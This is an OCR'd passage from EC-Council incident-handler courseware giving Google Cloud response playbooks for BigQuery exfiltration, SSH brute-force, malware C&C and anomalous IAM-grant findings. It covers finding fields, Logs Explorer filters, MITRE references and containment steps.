



Figure 8.85: Screenshot of GCP showing permissions granted to an account

**Check Logs**

- **Step 1**: Open the Google Cloud console → click on the link located at **`cloudLoggingQueryURI`** → navigate to the **Logs Explorer**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.86: Screenshot of GCP opening Log Explorer

- **Step 2**: Use the following filters to discover admin activity logs associated with BigQuery:
  - **`protoPayload.methodName="Jobservice.insert"`**
  - **`protoPayload.methodName="google.cloud.bigquery.v2.JobService.InsertJob"`**

**Research Attack and Response Methods**

- Check the MITRE ATT&CK framework entry for "**`Exfiltration Over Web Service: Exfiltration to Cloud Storage`**" finding type.
- Check the related findings through the link given in **`relatedFindingURI`**.
- Integrate assessment results with MITRE research to develop appropriate responses.

**Initiate Response**

- Communicate with the owner of project with exfiltrated data.
- If necessary, revoke permissions for **`userEmail`** until the investigation process is completed.
- Add restrictive IAM policies to the impacted BigQuery datasets (**`exfiltration.sources`** and **`exfiltration.targets`**) to stop further exfiltration.
- Use Cloud Data Loss Prevention to scan impacted datasets for sensitive information.
- Use VPC Service Controls to limit access to the BigQuery API.
- Use IAM Recommender to identify and fix roles with excessive permissions.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting Brute Force: SSH

It is essential for incident handlers to detect brute-force attempts of SSH on a host. Listed below are steps to be followed to respond to such events:

### Review Event Details

- **Step 1:** Open a `Brute Force: SSH` finding.
- **Step 2:** Go to **Additional Information** → open the **Finding Details** pane → click on **Source Properties** → retrieve the following fields:
  - `sourceLogId`: Contains project ID and timestamp to identify log entries
    - `projectId`: Contains the project that contains the finding
  - `Attempts`: Displays the number of login attempts made
    - `sourceIP`: Displays the IP address that launched the attack
    - `username`: Displays the account that logged in
    - `vmName:` Displays the name of the VM
    - `authResult`: Provides SSH authentication results
  - `contextUris`: Contains internal and external resources to add context to findings
    - `mitreURI`: Relates to the MITRE ATT&CK framework entry for this finding type
    - `cloudLoggingQueryURI`: Navigates to the Logging page
    - `relatedFindingURI`: Navigates to related findings of the same type

### Investigate in Chronicle

- Use the same **Inspect in Chronicle** procedure followed for **BigQuery data exfiltration,** but click on `Brute Force: SSH` under the **Category** field in the table.

### Review Permissions And Settings

- **Step 1**: Open the Google console → navigate to the **Dashboard**.
- **Step 2**: Select the project located in **projectID**.
- **Step 3**: Go to the **Resources** card → click on **Compute Engine**.
- **Step 4**: Click the VM instance that matches the name and zone in `vmName`. Check the instance details along with network and access settings.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.87: Screenshot of Google Cloud opening VM Instance

- **Step 5**: Open the navigation pane → click on **VPC Network** → click on **Firewall**.
- **Step 6:** Disable unrestrictive firewall rules on port 22.

**Check Logs**

- **Step 1**: Open the Google console → navigate to **Logs Explorer**.
- **Step 2**: Use the following filters to discover VPC Flow Logs related to **`srcIP`**:
  - **`logName="projects/projectId/logs/syslog"`**
  - **`labels."compute.googleapis.com/resource_name"="vmName"`**

**Research Attack and Response Methods**

- Check the MITRE ATT&CK framework entry for "**`Valid Accounts: Local Accounts`**" finding type.
- Check the related findings through the link given in **`relatedFindingURI`**.
- Integrate assessment results with MITRE research to develop appropriate response.

**Initiate Response**

- Communicate with the owner of the project with successful brute-force attempt.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Assess the infected instance and eliminate identified malware.
- Disable SSH access to the VM if necessary (strictly use SSH authentication with authorized keys for this operation).
- Use the Google Cloud Armor solution or update firewall rules to block malicious IP addresses.

## Detecting Malware

Malware can create malicious communication paths with remote machine and persist for a long time. Malware incidents can be detected by analyzing VPC Flow Logs and Cloud DNS logs for connections to known command and control domains and IP addresses. The following are the steps for responding to malware incidents:

## Review Event Details

- **Step 1:** Open the **`Malware: Bad IP`** finding.
- **Step 2:** Open the **Finding Details** pane → click on the **Attributes** tab → retrieve the following fields:
  - **`connections`**
    - **`sourceIp`**: Malware C&C IP address
    - **`sourcePort:`** Source port of the connection
    - **`destinationIp:`** Target IP address of malware
    - **`destinationPort:`** Target port of the connection
    - **`protocol:`** IANA protocol number corresponding to the connection
- **Step 2:** Go to **Additional Information** → open the **Finding Details** pane → click on **Source Properties** → retrieve the following fields:
  - **`sourceLogId`**
    - **`projectId`**: Contains the project that contains the finding
  - **`InstanceDetails:`** Resource location for Compute Engine instances
  - **`contextUris:`** Contains internal and external resources to add context to findings
    - **`mitreURI`**: Relates to the MITRE ATT&CK framework entry for this finding type
    - **`virustotalIndicatorQueryUI:`** Navigates to the VirusTotal analysis page
    - **`cloudLoggingQueryURI`**: Navigates to the Logging page
    - **`relatedFindingURI`**: Maps to related findings of the same type

## Inspect in Chronicle

- Use the same **Inspect in Chronicle** procedure followed for **BigQuery data exfiltration**, but click on **`Malware: Bad IP`** under the **Category** field in the table.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Review Permissions and Settings

- **Step 1**: Open the Google Cloud console → navigate to the **Dashboard**.
- **Step 2**: Select the project located in **projectID**.
- **Step 3**: Go to the **Resources** card → click on **Compute Engine**.
- **Step 4**: Click the VM instance that matches the name and zone in `instanceDetails`. Check instance details along with network and access settings.
- **Step 5**: Open the navigation pane → click on **VPC Network** → click on **Firewall**.
- **Step 6:** Disable unrestrictive firewall rules on port 22.

## Check Logs

- **Step 1**: Open the Google Cloud console → navigate to **Logs Explorer**.
- **Step 2**: Use the following filter to discover VPC Flow Logs related to the IP address located in `srcIP`:
  - `logName="projects/projectId/logs/compute.googleapis.com%2Fvpc_flows" AND (jsonPayload.connection.src_ip="srcIP" OR jsonPayload.connection.dest_ip="destIP")`

## Research Attack and Response Methods

- Check the MITRE ATT&CK framework entry for "**Dynamic Resolution and Command and Control**" finding type.
- Check related findings through the link given in `relatedFindingURI`.
- Click the link in `virustotalIndicatorQueryUI` to check flagged URLs and domains on VirusTotal.
- Integrate assessment results with MITRE research for developing appropriate response.

## Initiate Response

- Communicate with the owner of the project containing malware.
- Assess the infected instance and eliminate identified malware.
- Check audit logs and syslogs associated with the infected instance and track vulnerable source points that allowed malware into the network.
- Replace the infected instance if necessary.
- Use the Google Cloud Armor solution or update firewall rules to block malicious IP addresses.
- Use Shielded VM and Trusted Images IAM policy to control the access and usage of VM images.

## Detecting Persistent Anomalous IAM Grants

Suspicious IAM grants can be identified by examining audit logs. Anomalous grants can be detected by assessing audit logs considering the following cases:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Permitting a domain (gmail.com) user as a project owner from the Google Cloud console
- A service account granting privileged permissions
- A custom role granting privileged permissions
- A service account added from outside the perimeter

Listed below are steps for responding to such incidents:

**Review Event Details**

- **Step 1:** Open the **`Persistence: IAM Anomalous Grant`** finding.
- **Step 2:** Go to **Additional Information** → open the **Finding Details** pane → click on **Source Properties** → retrieve the following fields:
  - **`projectId`**: Contains the project that contains the finding
  - **`principalEmail:`** Email ID of user or service account that assigned the role
  - **`bindingDeltas`**
    - **`Action`**: Action initiated by the user
    - **`Role:`** Role assigned to the user
    - **`member`**: Email ID of the user that obtained the role
  - **`contextUris:`** Contains internal and external resources to add context to findings
    - **`mitreURI`**: Relates to the MITRE ATT&CK framework entry for this finding type
    - **`virustotalIndicatorQueryUI:`** Navigates to the VirusTotal analysis page
    - **`cloudLoggingQueryURI`**: Navigates to the Logging page
    - **`relatedFindingURI`**: Maps to related findings of the same type

**Investigate in Chronicle**

- Use the same **Inspect in Chronicle** procedure followed for **BigQuery data exfiltration**, but select **`Persistence: IAM Anomalous Grant`** under the **Category** field in the table.

**Check Logs**

- **Step 1**: Open the Google Cloud console → navigate to **Logs Explorer**.
- **Step 2**: Use the following filters to discover new or updated IAM resources:
  - **`protoPayload.methodName="SetIamPolicy"`**
  - **`protoPayload.methodName="google.iam.admin.v1.UpdateRole"`**
  - **`protoPayload.methodName="google.iam.admin.v1.CreateRole"`**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Research Attack and Response Methods

- Check the MITRE ATT&CK framework entry for "**Valid Accounts: Cloud Accounts**" finding type
- Check related findings through the link given in **`relatedFindingURI`**.
- Integrate assessment results with MITRE research for developing appropriate response.

## Initiate Response

- Communicate with the owner of the project with compromised account.
- Remove the compromised service account and all service account access keys for the compromised project. After removal, resources that use the service account for authentication could lose access.
- Remove project resources created by unauthorized accounts such as unfamiliar Compute Engine instances, snapshots, service accounts, and IAM users.
- Use the Organization Policy to restrict the inclusion of gmail.com users.
- Use IAM Recommender to restrict the inclusion of gmail.com users.

**Note**: The aforementioned response plans may be effective, but they can impact the service.

## Analyzing Google Workspace Logs using Filters

Source: *https://cloud.google.com*

Google Workspace allows the IH&R team to analyze and monitor various events across resources and applications from a centralized location. The platform provides detailed information about user activities and sends alerts for the further investigation of security incidents across the GCP. The integration of Google Workspace logs with Cloud Logging can help incident responders to obtain specific findings for security incidents in the Google Workspace.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

